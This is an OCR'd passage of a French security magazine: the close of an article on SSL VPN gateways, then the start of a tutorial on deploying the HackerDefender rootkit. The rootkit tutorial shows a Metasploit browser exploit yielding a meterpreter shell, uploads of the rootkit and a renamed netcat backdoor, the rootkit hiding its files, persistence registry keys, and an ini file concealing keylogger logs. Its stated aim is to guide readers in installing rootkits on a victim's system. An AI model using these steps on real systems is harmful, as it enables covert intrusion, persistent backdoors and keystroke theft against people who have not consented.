


Figure 2. *Schéma d'architecture type de mise en śuvre d'une passerelle VPN SSL.*

Quelles différences entre VPN IPSec et VPN SSL ?

Nous ne parlons ici que de VPN SSL mais certains se demandent sûrement quelles sont les différences entre un VPN SSL et un VPN IPSec. Derrière le terme VPN se cache généralement le protocole IPSec, VPN SSL étant plus souvent utilisé sous les termes d'extranet, accès distant sécurisé ou encore passerelle sécurisée. Le VPN SSL dans le cas d'un accès distant sécurisé présente de nombreux avantages. En effet, il permet aux utilisateurs d'avoir accès aux ressources de la société à l'aide d'un simple navigateur web et d'un login/mot de passe. A contrario, le VPN IPSec nécessite l'installation d'un client lourd sur le poste client. Il nécessite aussi une intervention beaucoup plus lourde de la part de l'utilisateur. De plus, le VPN IPSec est beaucoup plus complexe à mettre en ŝuvre. Il est donc à préconiser dans le cas d'interconnexion entre sites distants puisque cette connexion doit ętre permanente. En revanche, dans le cas d'accès distants sécurisés, la technologie VPN SSL est de loin la plus souple et la plus facile à mettre en ŝuvre.

d'éléments spécifiques. Le cas le plus courant est l'utilisation d'Outlook. Cela ne peut se faire à l'aide d'un navigateur web, il faut donc encapsuler le flux d'Outlook dans le tunnel VPN SSL. Pour ce faire, il existe différentes méthodes avec les VPN SSL de Juniper :

- *J-SAM* - La technique J-SAM (pour Java SAM) utilise une applet Java pour rediriger les requętes d'Outlook au sein du tunnel. Il faut au préalable avoir autorisé Outlook au niveau des ressources policies du rôle.
- *W-SAM* – W-SAM (pour Windows SAM) possède un fonctionnement similaire à J-SAM sauf qu'il utilise un ActiveX plutôt qu'une applet Java.
- *Network Connect* – Network Connect est une technique qui permet d'encapsuler l'ensemble des applications dans le tunnel. Network Connect installe un client lourd sur le poste de travail et permet à l'utilisateur d'avoir accès à l'ensemble des ressources de la société comme s'il était directement connecté au bureau. Le fonctionnement technique de Network Connect est détaillé dans la figure 6.




Figure 3. *Organigramme d'accès.*

Il faut savoir qu'il existe deux modes de fonctionnement chez Juniper : le split tunnel et le no split tunnel. Lorsque le poste de travail utilise network connect, une interface réseau logique est créée au niveau des paramètres réseau du poste. En mode split tunnel, les flux de l'interface logique sont encapsulés dans le tunnel SSL tandis que les flux de l'interface physique passent directement par Internet sans passer par le tunnel. Cela permet de n'encapsuler que les flux de la société.

En revanche, en mode no split tunnel, tous les flux passent par le tunnel SSL (l'interface physique et l'interface logique).

La sécurité du poste client

A l'aide du VPN SSL, il est aussi possible de configurer des options de sécurité pour le poste client.

- *Host Checker* – Le Host Checker permet de vérifier l'intégrité du poste utilisateur. Les bonnes pratiques consistent à vérifier la version de l'antivirus afin de valider que le poste utilisateur utilise l'antivirus de la société. Il convient aussi de vérifier la date de dernière mise à jour des signatures. A ce moment, il est conseillé d'interdire l'accès au poste




Figure 4. *Création d'un rôle.*

Figure 5. *Page d'authentification.*




Figure 6. *Fonctionnement de Network Connect.*

si les signatures ont plus de 30 jours d'ancienneté. Il convient aussi de vérifier le système d'exploitation du poste client. Il est aussi possible de vérifier la présence d'un process ou encore celle d'un port. Enfin, pour renforcer cette vérification, il est conseillé de vérifier la présence d'une clé de registre (pour un poste Windows) que seul les postes de la société possèdent. Si l'une de ces conditions n'est pas remplie, alors le poste client ne doit pas accéder au réseau de l'entreprise et un message d'erreur doit lui être retourné.

- *Cache Cleaner* – Une autre fonctionnalité intéressante à mettre en œuvre concernant la sécurité du poste client est le cache cleaner. Cette fonctionnalité supprime automatiquement à la fermeture de la session des informations de type login / mot de passe qui aurait pu être enregistrées au cours de la session.

Ces fonctionnalités sont intéressantes mais ne suffisent pas complètement à protéger les postes nomades. Nous verrons dans un prochain article les moyens à mettre en œuvre pour sécuriser efficacement les postes nomades.

Conclusion

Au cours de cet article, nous avons vu qu'il est aujourd'hui quasi indispensable d'ouvrir son système d'information pour le bon fonctionnement de la société. Cette ouverture engendre un besoin en sécurité très important afin d'éviter au maximum la fuite d'information de la société. Pour ce faire, rappelons juste qu'il faut mettre en œuvre une passerelle d'accès VPN SSL afin d'offrir un portail d'accès sécurisé aux utilisateurs. L'ensemble des moyens techniques à été abordés de manière général dans cet article mais sachez que les possibilités sont multiples et qu'elles varient d'une société à l'autre en fonction des besoins de cette dernière.

À propos de l'auteur
L'auteur travaille en tant qu'ingénieur sécurité chez Orange Business Services. Son métier : concevoir et mettre en œuvre des architectures de sécurité pour des clients grands comptes. Diplômé d'un Mastère en « Sécurité Informatique » à l'EPITA, il se passionne pour les technologies de sécurité de l'information.

CHRIS GATES, CISSP, GCIH, CIEH, CPTS

Rootkit

HackerDefender – Un Rootkit "grand public"

Degré de difficulté

Tous les mois, les derniers exploits 0-Day sont publiés et font le bonheur des hackers du monde entier. Les professionnels de la sécurité des quatre coins du monde se précipitent sur les sites Web qui publient les derniers exploits afin de les étudier et comprendre leur méthodologie d'accès aux ordinateurs distants.

CE QUE VOUS APPRENDREZ...

Comment utiliser le rootkit HackerDefender.

Cacher des fichiers, processus, et clés de registre.

Utilisation d'un client backdoor.

CE QUE VOUS DEVEZ SAVOIR...

Comment utiliser Windows et son système de fichiers.

Les fondamentaux sur les rootkits Windows.

Utilisation de l'interpréteur de commandes Windows.

Toutefois, les attaquants ne cherchent pas uniquement à accéder au système. Ils veulent obliger leurs victimes à effectuer certaines actions. Dans le milieu de la sécurité informatique on dit souvent qu'il est plus facile d'accéder à un système que d'y rester. Il existe plusieurs méthodes pour maintenir des accès à un système : créer des comptes, casser des mots de passe, placer des troyens, portes dérobées (backdoors), et bien sûr utiliser des rootkits. Dans le cadre de cet article nous allons discuter des rootkits en abordant des notions de base, puis nous nous pencherons sur l'utilisation du rootkit HackerDefender[1] pour Windows.

Avant de démarrer, je voudrais me présenter rapidement et ensuite vous expliquer l'objectif de cet article. Je ne suis pas un programmeur ni un développeur de rootkits. En revanche, je suis consultant en sécurité informatique et je dispense des cours. J'ai suivi et j'ai dispensé de nombreux cours de *hacking*. Par ailleurs, j'ai obtenu de nombreuses certifications ayant trait au *hacking*. J'ai constaté que la plupart des cours dans le domaine des rootkits sont relativement succincts. Parfois ils sont résumés en quelques paragraphes qui renvoient eux-mêmes sur des sites web. Bref, rien de très réjouissant ! Il m'arrive même de Voir des étudiants extrêmement motivés s'arrêter en chemin à cause du manque d'informations sur l'installation, l'utilisation et le déploiement des rootkits. Mon but est de guider le lecteur dans la mise en place d'un fichier de configuration HackerDefender, puis d'exposer quelques techniques permettant d'installer un rootkit sur le système de la victime. Pour terminer, j'expliquerai le rôle et la méthode pour interagir avec un rootkit en utilisant une porte dérobée (backdoor) et celles utilisées dans le fichier de configuration du rootkit. L'article n'est pas pour but d'être exhaustif. Par conséquent je n'aborderai pas les notions avancées (ex : restauration système suite à une attaque par rootkit). En revanche, j'aborderai le déploiement ainsi que l'utilisation des rootkits une fois le système compromis. Outre cet article, j'indiquerai au lecteur d'autres lectures & ressources sur ce sujet. Mon objectif est avant tout d'apporter des réponses aux lecteurs qui se disent *Bien, mais je fais quoi maintenant* ? C'est LA question que tout le monde se pose une fois HackerDefender installé.

Qu'est-ce qu'un rootkit ?

Un rootkit est un logiciel qui permet à un attaquant de masquer sa présence sur un système tout en lui permettant d'y revenir a son gré. Le terme rootkit désignait à l'origine un ensemble d'outils utilisés pour accéder et conserver un accès sur les systèmes UNIX. La plupart de ces outils comportaient des troyens ou des copies altérées de fichiers binaires essentiels au système d'exploitation. En modifiant ces fichiers, un utilisateur malveillant pouvait masquer sa présence et ainsi éviter d'être identifié par les administrateurs système. Sous Windows, les rootkits sont définis de manière plus précise. *Ils désignent des programmes qui utilisent des techniques de hooking et/ou modification*

de fichiers, processus, clés de registre, et autres objets afin de dissimuler des programmes / actes malveillants. Il est à noter que la plupart des rootkits Windows n'incluent pas de fonctionnalité permettant d'obtenir des privilèges administrateur. En fait, de nombreux rootkits sous Windows ne peuvent fonctionner qu'avec des privilèges administrateur [2].

Par ailleurs, il ne faut pas confondre les rootkits et les exploits. Au contraire, les rootkits sont utilisés après l'exploit pour maintenir l'accès au système. Il peut donc s'agir des conséquences faisant suite à une attaque.

Une fois installé, un rootkit peut :

- Cacher des processus
- Cacher des fichiers et leur contenu
- Cacher des clés de registre et leur contenu
- Cacher les ports ouverts et les canaux de communication
- Capturer et enregistrer les frappes clavier (ex : key logger)
- Sniffer des mots de passe dans un réseau local (LAN).

On distingue deux types de rootkits, qui opèrent à deux niveaux distincts : niveau utilisateur (application) et noyau.

Rootkits en mode utilisateur

Les rootkits en mode utilisateur se basent sur des techniques de hooking ou l'interception des appels API au niveau utilisateur ou applicatif. Chaque fois qu'une application effectue un appel système, l'exécution de cet appel système suit un processus prédéterminé. Un rootkit Windows peut détourner les appels système au cours de ce processus et injecter ou modifier la valeur des données des appels afin de masquer sa présence.

Voici quelques rootkits en mode utilisateur : HE4Hook [3], Vanquish [4], et HackerDefender.

Rootkits en mode noyau

Alors que tous les rootkits en mode utilisateur modifient le comportement du système d'exploitation par l'intermédiaire des fonctions de l'API ou en remplaçant les commandes de base du système, les rootkits en mode noyau modifient le comportement du système d'exploitation ou certaines structures de données par des techniques de hooking ou de modification des données du noyau. Veuillez noter, qu'avant toute modification, il faut au préalable que l'attaquant ait accès à la mémoire du noyau. En règle générale, cette zone mémoire du noyau est non accessible aux utilisateurs système. Pour consulter ou modifier des données dans la mémoire du noyau il faut obtenir les droits appropriés. Les techniques de hooking sont fréquentes au niveau du noyau car elles évitent aux attaquants de se faire détecter (il s'agit du niveau le plus bas). Les applications de niveau supérieur s'appuient sur le noyau pour transmettre des informations. Par conséquent, si vous parvenez à contrôler les informations transmises, vous pouvez facilement dissimuler des informations et des processus. Une des techniques permettant de dissimuler la présence d'un processus spécifique à un malware consiste à ne pas le faire apparaître dans la liste des processus actifs du noyau. Etant donné que les API qui gèrent les processus s'appuient sur le contenu de la liste, le processus du malware ne s'affichera pas dans les outils de gestion des processus comme le Gestionnaire des tâches ou l'Explorateur de processus.

Voici quelques rootkits en mode noyau : FU Rootkit [5] et FUto Rootkit [6].

Les rootkits peuvent également se subdiviser en rootkits persistants et en rootkits mémoire. La différence entre ces deux catégories tient au fait qu'un rootkit persistant peut résister à un redémarrage




Figure 1. *Mode utilisateur & Mode noyau sous Windows*

Listing 1. *Exécuter un exploit côté client et obtenir le meterpreter shell*

```
SegFault:~/framework-3.0/framework-dev CG$ ./msfconsole

     _  _  _  _  _  _  _  _  _  _  _
< metasploit >

 ------------

       \   ,__,
        \  (oo)____
           \   ,__,
               ||--|| *


       =[ msf v3.1-dev
+ - --=[ 201 exploits - 106 payloads
+ - --=[ 17 encoders - 5 nops
       =[ 39 aux

msf > use exploit/windows/browser/logitech_videocall_removeimage
msf exploit(logitech_videocall_removeimage) > set TARGET 0
TARGET => 0
msf exploit(logitech_videocall_removeimage) > set PAYLOAD windows/meterpreter/bind_
                    tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(logitech_videocall_removeimage) > set URIPATH hakin9/
URIPATH => hakin9/
msf exploit(logitech_videocall_removeimage) > exploit
[*] Using URL: http://192.168.0.100:8080/hakin9/
[*] Server started.
[*] Exploit running as background job.
msf exploit(logitech_videocall_removeimage) >
[*] Started bind handler
[*] Transmitting intermediate stager for over-sized stage...(89 bytes)
[*] Sending stage (2834 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (81931 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (192.168.0.100:53985 -> 192.168.0.114:4444)

msf exploit(logitech_videocall_removeimage) > sessions -i 1
[*] Starting interaction with 1...
meterpreter >
```




Figure 2. *Vous pouvez Voir le fichier HackerDefender dans le répertoire avant exécution du rootkit*

système contrairement à un rootkit en mémoire.

Les rootkits persistants s'activent au démarrage du système. Ces derniers sont exécutés au démarrage ou lorsqu'un utilisateur se connecte au système. Ils sont placés en général dans le Registre ou le système de fichiers (disque dur) et disposent d'une méthode leur permettant de s'immiscer dans la séquence de démarrage du système. De cette manière, ils peuvent être chargés en mémoire à partir du disque dur et commencer immédiatement leur activité.

Les rootkits en mémoire ne disposent pas de code persistant et ne peuvent pas se lancer suite à un redémarrage. A première vue, ce type de rootkit est moins efficace. Toutefois, il à noter que de nombreux ordinateurs sous Windows, en particulier les serveurs, ne redémarrent pas pendant des jours Voir e des semaines. Cette attaque est donc intéressante.

Le Rootkit HackerDefender

HackerDefender est un des rootkits les plus utilisés dans le monde. Il a été développé par Holy Father. Son but était *de développer quelque chose de nouveau – un rootkit facile à prendre en main, avec de grandes capacités (ex : vous pouvez indiquer le nom des fichiers cachés) tout en étant à la portée des utilisateurs* [7]. Ce rootkit est de type persistant et s'utilise en mode utilisateur. Il permet de modifier plusieurs fonctions des API Windows et du système lui-même. Ainsi, il est capable de dissimuler des processus, fichiers, clés de registre, drivers et les ports ouverts à partir d'applications.

Pour obtenir de plus amples informations sur les différentes méthodes utilisées par les rootkits comme le hooking des API du Noyau / Utilisateur, le Forking Dynamique d'exécutables Win32, la manipulation directe des objets du noyau, Table Hooking... Je vous recommande *Inside Windows Rootkits* par Vigilant Minds [8].

HackerDefender intègre également une backdoor (porte dérobée) et une fonction de redirection de port qui utilise les ports ouverts et s'exécute par l'intermédiaire d'autres services. Cette porte dérobée est accessible avec un backdoor client qui permet d'identifier et d'éliminer le rootkit basé sur un port ouvert

Listing 2. *Upload de HackerDefender.exe, HackerDefender.ini, et du programme netcat renommé via le* `meterpreter de Metasploit`

```
meterpreter > pwd
C:\WINDOWS\system32

meterpreter > cd ..
meterpreter > cd Help
meterpreter > pwd
C:\WINDOWS\Help
meterpreter > mkdir hxdef
Creating directory: hxdef
meterpreter > cd hxdef
meterpreter > pwd
C:\WINDOWS\Help\hxdef
meterpreter > upload hxdef100.exe hxdef100.exe
[*] uploading : hxdef100.exe -> hxdef100.exe
[*] uploading : hxdef100.exe -> hxdef100.exe
meterpreter > upload hxdef100.ini hxdef100.ini
[*] uploading  : hxdef100.ini -> hxdef100.ini
[*] uploaded   : hxdef100.ini -> hxdef100.ini
meterpreter > cd ..
meterpreter > cd ..
meterpreter > cd system32
meterpreter > upload mstftp.exe mstftp.exe
[*] uploading  : mstftp.exe -> mstftp.exe
[*] uploaded   : mstftp.exe -> mstftp.exe
meterpreter >
```

Listing 3. *Exécution de HackerDefender et confirmation que les fichiers sont cachés également sous meterpreter*

```
meterpreter > cd Help
meterpreter > cd hxdef
meterpreter > pwd
C:\WINDOWS\Help\hxdef
meterpreter > ls

Listing: C:\WINDOWS\Help\hxdef
================

Mode              Size   Type  Last modified                Name
----              ----   ----  -------------                 ----
40777/rwxrwxrwx   0      dir   Wed Dec 31 17:00:00 MST 1969  .
                                                            ..
100777/rwxrwxrwx  70656  fil   Wed Dec 31 17:00:00 MST 1969  hxdef100.exe
100666/rw-rw-rw-  4119   fil   Wed Dec 31 17:00:00 MST 1969  hxdef100.ini

meterpreter > execute -f hxdef100.exe
Process 1700 created.
meterpreter > pwd
C:\WINDOWS\Help\hxdef
meterpreter > ls

Listing: C:\WINDOWS\Help\hxdef
==============================

Mode              Size  Type  Last modified                Name
----              ----  ----  -------------                 ----
40777/rwxrwxrwx   0     dir   Wed Dec 31 17:00:00 MST 1969  .
                                                                ..


meterpreter >
```

spécifique du système. Actuellement, le site web de HackerDefender n'est plus en ligne, vous pouvez télécharger le rootkit sur : *rootkit.com*.

Rootkit *HackerDefender* possède deux fichiers : un fichier exécutable (*.exe*) et un fichier de configuration (*.ini*). Le fichier de configuration est utilisé pour définir tous les paramètres du rootkit, c'est donc est un élément crucial. Comme la plupart des rootkits, *HackerDefender* exige que vous ayez les privilèges administrateur pour l'installation. Le rootkit s'installe comme un service qui se lance à chaque démarrage. Lorsque vous lancez l'exécutable, il crée un pilote système (*.sys) dans le même répertoire que l'exécutable ainsi qu'un fichier ini. Le pilote est ensuite installé et chargé dans les clés de registre suivantes :

```
HKLM\SYSTEM\CurrentControlSet\
   Services\[service_name]
HKLM\SYSTEM\CurrentControlSet\
   Services\[driver_name]
```

En outre, HackerDefender fait en sorte qu'il sera exécuté en mode sans échec, en ajoutant les clés de registre suivantes :

```
 HKLM\SYSTEM\CurrentControlSet\
Control\SafeBoot\Minimal\
 [service_name]
 HKLM\SYSTEM\CurrentControlSet\
Control\SafeBoot\Network\
 [service_name]
```

Je vous demanderai maintenant de bien vouloir consulter le fichier ReadMe ainsi que le fichier d'exemple *.ini qui est fourni avec HackerDefender. Vous comprendrez mieux la structure de base d'un fichier ini et vous y verrez plus clair grâce à la FAQ (Questions Fréquemment Posées). Je vous indiquerai ensuite la marche à suivre pour utiliser le fichier ini dans chacun de mes exemples et j'aborderai plus en détail certains éléments spécifiques au ReadMe.

Exemple de Rootkit et d'Exploit basique

Il faut dans un premier temps configurer le fichier ini. Mes commentaires seront compris dans les symboles **; vous devrez donc les supprimer de votre fichier ini lorsque vous souhaiterez les implémenter. Afin de disposer

d'une autre porte dérobée, nous allons renommer netcat en mstftp.exe puis exécuter le programme sur le port `63333` et le port UDP 53. Cette étape n'est pas obligatoire, en effet HackerDefender transforme les ports d'écoute en shells de commande (`cmd.exe`) grâce au client backdoor. Néanmoins, c'est une bonne méthode à employer pour dissimuler les processus d'écoute ainsi que les ports. Cette méthode est également utile au cas où le client backdoor se voit refuser l'accès ; nous conserverons donc nos shells distants. A titre d'exemple, nous allons exécuter un petit Serveur FTP (`smallftpd.exe`) [9] ainsi qu'un keylogger (`keylogger.exe`) [10]. Je n'ai pas modifié le nom de l'exécutable HackerDefender, le serveur ftp ou le keylogger permettront d'illustrer plus facilement mon exemple. Vous pouvez modifier certains aspects de mes exemples ou les améliorer.

Voici notre fichier ini. Rappelez-vous que le fichier ini (Voir ReadMe) doit contenir 10 sections : `[Hidden Table]`, `[Hidden Processes]`, `[Root Processes]`, `[Hidden Services]`, `[Hidden RegKeys]`, `[Hidden RegValues]`, `[Startup Run]`, `[Free Space]`, `[Hidden Ports]` et `[Settings]`.

Dans les sections `[Hidden Table]`, `[Hidden Processes]`, `[Root Processes]`, `[Hidden Services]` et `[Hidden RegValues]`, un caractère joker `*` peut être utilisé à la fin d'une chaîne de caractères. Les astérisques ne peuvent être utilisés qu'à la fin d'une chaîne de caractères. Tout ce qui suit le premier astérisque sera ignoré.

```
[Hidden Table]
hxdef*
warez
logdir
pykeylogger*
```

Cette technique permet de cacher tous les fichiers et répertoires dont le nom commence par `hxdef`, `warez`, et `logdir` (fichiers logs du keylogger) ainsi qu'à cacher le fichier pykeylogger.ini, et les fichiers *pykeylogger.val*. Si nous chargeons HackerDefender dans *C:\WINDOWS\Help\hxdef*, ce répertoire sera caché de Windows après exécution de HackerDefender. Je vous demanderai de faire particulièrement attention au nom des fichiers et à ceux dissimulés. Par exemple, si vous avez décidé




Figure 3. *Après aVoir exécuté HackerDefender, les fichiers sont cachés sous Windows*

